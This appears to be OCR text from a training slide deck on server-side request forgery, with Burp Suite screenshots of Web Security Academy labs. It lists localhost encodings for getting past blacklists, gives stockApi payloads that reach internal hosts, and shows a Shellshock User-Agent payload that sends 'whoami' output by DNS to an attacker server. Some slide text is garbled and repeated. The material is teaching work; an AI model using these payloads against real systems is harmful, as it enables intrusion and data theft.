
Forged
Request

WEB SERVER



INTERNAL NETWORK








Forged
Request

WEB SERVER



INTERNAL NETWORK





WEB SERVER



Request in
blacklist
?

NO

SERVER



YES





WEB SERVER



Request in
blacklist
?

NO

SERVER



YES





WEB SERVER



Request in
blacklist
?

NO

SERVER



```
admin
localhost
administrator
controlpanel
cp
"
+
```

YES





admin

localhost

administrator

controlpanel

cp

"

+

localhost

127.0.0.1

127.1

017700000001

0x7f000001

2130706433



WEB SERVER



Request in
whitelist
?

Yes

SERVER



Shop.com
Google.com
api.com

NO





BLIND SSRF

Server-Side Request Forgery



Forged
Request

WEB SERVER



server1.com/private

SERVER 1



SERVER 2





Forged
Request

WEB SERVER



Response


server1.com/private

SERVER 1



SERVER 2







BLIND SSRF

Server-Side Request Forgery



Forged
Request

WEB SERVER



server1.com/private

SERVER 1



SERVER 2





Forged
Request

WEB SERVER



No
Response

server1.com/private

SERVER 1



SERVER 2





Forged
Request

WEB SERVER



Exploit

No
Response

SERVER 1



SERVER 2






Forged
Request

WEB SERVER



Exploit

INTERNAL NETWORK





DISCOVERING BLIND SSRF

Server-Side Request Forgery



Forged
Request

WEB SERVER



No
Response

server1.com/private

SERVER 1



SERVER 2





Forged
Request

WEB SERVER



MY SERVER



MyServer.com

SERVER 1



SERVER 2





EXPLOITING BLIND SSRF

Server-Side Request Forgery



Forged
Request

```
GET /?product=4 HTTP/1.1
Host: webserver.com
Cookie: session=c4mDUwJftlcCWRp1Z
```


```
User-Agent: Mozilla/5.0 (Windows NT)
Accept: text/html
Referer: https://server3.com/
```

```
Accept-Encoding: gzip
Connection: close
```



WEB SERVER

```
GET / HTTP/1.1
Host: server3.com
User-Agent: Mozilla/5.0 (Windows NT)
```



SERVER 3



Forged
Request

```
GET /?product=4 HTTP/1.1
Host: webserver.com
Cookie: session=c4mDURp1Z
```


User-Agent: EXPLOIT

Accept: text/html

Referer: TARGET

Accept-Encoding: gzip

Connection: close



WEB SERVER

```
GET / HTTP/1.1
```

Host: TARGET

User-Agent: EXPLOIT



TARGET

```
nslookup $(.COMMAND).myserver.com
```



```
nslookup $(.COMMAND_RESULT).myserver.com
```



Forged
Request

```
GET /?product=4 HTTP/1.1
Host: webserver.com
Cookie: session=c4mDUwCWRp1Z

User-Agent: (){:;;}; /usr/bin/nslookup
$(.whoami).myserver.com

Accept: text/html
Referer: https://target.com/

Accept-Encoding: gzip
Connection: close
```



WEB SERVER

```
GET / HTTP/1.1
Host: target.com
User-Agent: (){:;;}; nslookup $(.whoami).myserver.com
```

root.myserver.com



TARGET



MY SERVER



How the answer to? Luckily the Sarcastic 9 Ball is here to

'Yes, if you leave me alone!' you and your friends will get
n to boot. The Sarcastic Nine Ball is the perfect gift for
ing questions. Give it as a present, or simply carry it with

ditional offers sound advice and guidance, whereas the
ell needed sometimes.

ve as a gift to someone who's confused constantly!

```
7 User-Agent: Mozilla/5.0 (Windows NT 10.0;  
Win64; x64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/98.0.4758.82  
Safari/537.36  
8 Sec-Ch-Ua-Platform: "macOS"  
9 Content-Type:  
application/x-www-form-urlencoded  
10 Accept: */*  
11 Origin:  
https://ac7c1fb11ec163c3c08b1300002500c5.w  
eb-security-academy.net  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Dest: empty  
15 Referer:  
https://ac7c1fb11ec163c3c08b1300002500c5.w  
eb-security-academy.net/product?productId=  
3  
16 Accept-Encoding: gzip, deflate  
17 Accept-Language:  
en-GB,en-US;q=0.9,en;q=0.8  
18 Connection: close  
19  
20 stockApi=http://localhost/
```

Request C

Request M

Request C

Request M

5.1.1



With blunt and brutally honest answers like: "Well, duh!" and "Yes, if you leave me alone!" you and your friends will get the right answer every shake, albeit with a withering put down to boot. The Sarcastic Nine Ball is the perfect gift for that loved one or friend that just won't let up with those nagging questions. Give it as a present, or simply carry it with you and get an ironic answer for their stupidity every time!

This product is Ridley's spin on the magic eight ball that traditional offers sound advice and guidance, whereas the Nine Ball takes a far blunter approach, an approach that's well needed sometimes.

Get your own back on those annoying question askers or give as a gift to someone who's confused constantly!

Paris



Web Security Academy

Basic SSRF against the local server

LAB Not solved

[Home](#) | [Admin panel](#) | [My account](#)

WE LIKE TO SHOP




Decoder Comparer Logger Extender Project options User options Le

Dashboard Target Proxy Intruder Repeater Sequencer

Intercept HTTP history WebSockets history Options

Forward Drop **Intercept is on** Action Open Browser



Choose an attack type

[Start attack](#)

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net

☒ Update Host header to match target


```
1 POST /product/stock HTTP/1.1
2 Host: ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net
3 Cookie: session=Pvg2uv6IVWe35mUNWlHquKFh1r5flmUT
4 Content-Length: 37
5 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net/product?productId=3
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 stockApi=http%3a//192.168.0.1%3a8080/
```

[Add](#)[Clear](#)[Auto](#)[Refresh](#)

Payload set: 1 Payload count: 254
Payload type: Numbers Request count: 254

Max integer digits:

Request

Pretty Raw Hex   

```
1 POST /product/stock HTTP/1.1
2 Host: ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net
3 Cookie: session=Pvg2uv6IVWe35mUNWlHquKFh1r5flmUT
4 Content-Length: 39
5 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/98.0.4758.82 Safari/537.36
9 Sec-Ch-Ua-Platform: "macOS"
10 Content-Type: application/x-www-form-urlencoded
11 Accept: */*
12 Origin: https://ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
17 https://ace71f0f1f1b5a80c043966b009f0069.web-security-academy.net/product?productId=3
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21 stockApi=http%3a//192.168.0.167%3a8080/
```



0 matches

Response

Pretty Raw Hex Render   

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 11
5
6 "Not Found"
```

Inspector



Request Attributes

2

Request Query Parameters

0

Request Body Parameters

1

Request Cookies

1

Request Headers

17

Response Headers

3

Send

Cancel

Target: <https://ac161f481f71a461c067109f00ef00dd.web-security-academy.net> HTTP/1

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/1.1
2 Host: ac161f481f71a461c067109f00ef00dd.web-security-academy.net
3 Cookie: session=mdfIII9cPugFife68io7Vj9rz6j0l3pn
4 Content-Length: 58
5 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.74 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ac161f481f71a461c067109f00ef00dd.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac161f481f71a461c067109f00ef00dd.web-security-academy.net/product?productId=3
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18 Connection: close
19
20 stockApi=http://localhost%25%32%33@stock.weliketoshop.net/
```

Search...

0 matches

Response

Pretty Raw Hex Render

[Home](#) | [Admin panel](#) | [My account](#)

WE LIKE TO



Inspector

Selection

21

Selected text

stock.weliketoshop.ne

Decoded from: URL encoding

stock.weliketoshop.ne

Cancel

Apply changes

Request Attributes

2

Request Query Parameters

0

Request Body Parameters

1

Request Cookies

1

Request Headers

17

4 Sec-Ch-Ua: (Not(A:Brand ;v=8 , Chromium ;v=101
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "macOS"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://sws7o9hj8ee9ivisvr3h1kq0prvij7.oastify.com/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19

